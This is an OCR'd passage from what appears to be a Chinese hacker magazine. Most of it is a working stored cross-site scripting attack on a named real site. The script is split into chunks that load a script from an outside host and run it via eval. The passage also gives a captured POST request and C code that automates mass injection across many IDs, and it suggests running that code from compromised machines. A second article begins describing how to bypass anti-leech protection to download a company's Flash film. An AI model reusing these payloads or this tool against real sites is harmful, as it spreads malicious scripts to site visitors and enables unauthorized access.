<script>z=z+'<script'</script>
<script>z=z+' src=ht'</script>
<script>z=z+'tp://ww'</script>
<script>z=z+'w.shell'</script>
<script>z=z+'.net/1.'</script>
<script>z=z+'js></sc'</script>
<script>z=z+'ript>")'</script>
<script>eval(z)</script>
```

上面的代码是引入一个字符串变量 z，将 document.write('<script src=//www.shell.net/1.js></script>')拆开，分多次将其嵌入到变量 z 中，最后通过 eval(z) 执行需要的代码，这在狭小的用户输入里，也许是唯一的方法！不多说了，看看结果吧！如图 5 所示，呵呵，是不是都乖乖的在页面里了？

到这里，大家也发现这个小漏洞利用起来是很麻烦的，每次都要输入 10 次左右的留言才能对一个 ID 进行跨站脚本攻击，那有没有简便的方法呢？这就要用到上次文章里的思路了，抓包然后让程序代替我们就可以了哦！随着 ID 的增加，跟整站被挂马跨站脚本攻击没有什么两样！

现在是编程时间，也是这次疯狂跨站最耀眼的地方。首先我们挨个发表留言，并且抓包，将得到的数据按顺序放到 .txt 文件中，为了分别，我将它们命名为 0.txt-9.txt，如图 6 所示。



POST /addmessage.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://www.7bao.com/infose.php?pid=646590
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: www.7bao.com
Content-Length: 144
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: cck_lasttime=1145771614171; cck_count=2; PHPSESSID=e273ff812c518ee270ca569ae20a2abb

TELEPHONE=%3Cscript%3Ez%3Dz%2B%27w.zuomo%27%3C%2Fscript%3E&AUTHOR=testbadegg&EVALUATION=0&MEMO=%BA%C7%BA%C7&Submit=%C6%C0%A1%A1%BC%DB&PID=

图 6

一定要按照顺序哦，也就是<script>eval(z)</script>这样的代码一定要先发送！注意为了 ID 的处理方便我们改变下变量的顺序，将 ID 放到 POST 内容的最后，并且变成 ID= 的形式，这样我们就可以自己组合 ID 对网站进行程序化的注入了！然后就是代码的构造，我给出的程序主要框架如下：

```
void usage();
void initconnect();
void sendtata();
main()
{
if(WSAStartup(MAKEWORD(2,2),&wsa) == 0){
usage();           //用法函数
initconnect();     //网络连接
sendtata();        //发送数据包，完成注入
WSACleanup();      //消除数据
}
return 0;
}
```

其中 initconnect() 函数完成网络的初始化并且与目标网站进行连接，代码我就不发出来了，跟其它程序的网络连接函数差不多。剩下的就是利用 sendate() 函数进行发送数据包的工作！senddate() 函数的编写很简单，我写的代码如下：

```
int sendtata()
{
int sendtime;          //控制发送的文件
char filename[128]="\0";
FILE *fp1;
char temp[1024]="\0";
int lread;
char receive[50000]="\0";
for(sendtime=0;sendtime<=9;sendtime++)
{
filename[0]=(char)(sendtime+48);   //读取数据包文件
strcat(filename,".txt");
```

```
    if ((fp1=fopen(filename,"r+"))==NULL)
    {
    printf("Error To Open inputFile %s!\r",filename);
    exit(0);
    }
    printf("Read File %s        OK\n",filename);
    while(!feof(fp1))
    {
    fgets(temp,1024,fp1);        //发送数据包
    send(server,temp,strlen(temp),0);
    ZeroMemory(temp,sizeof(temp));
    }
    send(server,ID,strlen(ID),0);      //构造自定义的ID，可以作为全局
变量在main函数里控制
    lread=recv(server,receive,50000,0);
    if(debug==1) {puts(receive);}
    f(lread>0) {printf("ID:%s Send %s OK\n",ID,filename);ZeroMemory
(receive,50000);ZeroMemory(filename,sizeof(filename));}
    fclose(fp1);
    ZeroMemory(filename,sizeof(filename));
    Sleep(1000);
    }
    printf("\n#####  D:%s Injected OK!   #####\n",ID);
    return 0;
    }
```





图7


图8

这样编译出来的程序运行下，感觉还不错，如图7所示。呵呵，挂在肉鸡上进行疯狂的注入吧！尽管是单线程并且为了代码的有效性，严格控制了时间，但是注入速度还是很快的！打开个页面看看效果吧！哈哈！还不错，如图8所示。

一个小的漏洞利用起来危害还是很大的，这次把Lcx大叔说的遗憾终于圆满地解决，也算不错的！在实际的跨站以及其他利用中，环境各不相同，如何发挥想像力达到自己的目的才是一个人侵者必备的素质。谢谢大家听我罗嗦，有什么问题到论坛讨论，我的ID是剑心。

编辑点评： 一个巧妙的思路，解决了在7bao.com网站30个字符长度内跨站的问题。根据这个思路，我数了一下，最小的有效利用的代码可以缩减到26个字母，就是写成类似<script>z=z+'d''</script>这样的形式（好像双引号和加号不可以少）。当然也希望读者来挑战更短更小的跨站代码，让我们的跨战技术更精彩更疯狂。


巧取豪夺价值3千万的嘉游Flash电影源码

王开东

几乎是一夜之间，嘉游这个名字在网络上无人不知没人不晓，国内大型的门户网站、游戏网站、各大论坛以及游戏杂志上，到处充斥着嘉游的广告，宣传的是耗资3千万打造的一部Flash电影，如此的大手笔，真是让我们领略了嘉游的财大气粗。打开嘉游的官方网站www.segame.com，上面原来是许多大牌明星拍的一个Flash电影，当时就满脑子的疑问，这部价值3千万的Flash电影是什么广告？是手机广告？电影宣传片？后来才知道是游戏广告（图1）。现在这些商家的宣传手段越来越高明，让我们不明白他的心。

人经不起诱惑，看着3千万的Flash电影，早就流了口水，想down下来研究一下。本以为很简单就能Down下来，可这其中真是煞费苦心啊。随我一起来吧。

首先我们要找到Flash的真实下载地址，点右键查看源文件，无法查看到源文件，整个页面都是Flash，点开只能看到Flash的设置。点工具栏查看－源文件，打开只有如下几行代码（图2）。


图1




图2

再次让我大失所望，看来3千万真不是吹出来的。在防盗链上真下了很多功夫啊。看上面的代码只有一个Src转到了index.sega这个页面。打开来看看，发现是另外的一个游戏页面。看来这只是个假象，不是真实的Flash电影页面的地址。拿出嗅探工具WSockExpert也就是我们通常说的抓包工具抓包（图3）。

嗅探http://www.segame.com/得到图3中的信息，我们可以看到，在Referer和Host这两处显示的地址都是teaser.segame.com。访问一下，果然teaser.segame.com显示的还是Flash那个页面。然后我们再查看源文件，看看能不能得到Flash的地址（图4）。






图3



```
<frameset>
        <frame name="index" scrolling="yes" marginwidth="0" marginheight="0" FRAMEBORDER=0
src="/story.sega?method=index">
</frameset>
```

图4



```
<html>
<head>
<title>Life is a Game :: www.SEGAme.com ::</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<script language='javascript' src='/js/flash_link.js'></script>
</head>
<body bgcolor="#000000" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0"
oncontextmenu="return false" body scroll="yes">
<table width="100%" height="100%" border="0" cellpadding="0" cellspacing="0">
  <tr>
    <td align="center">
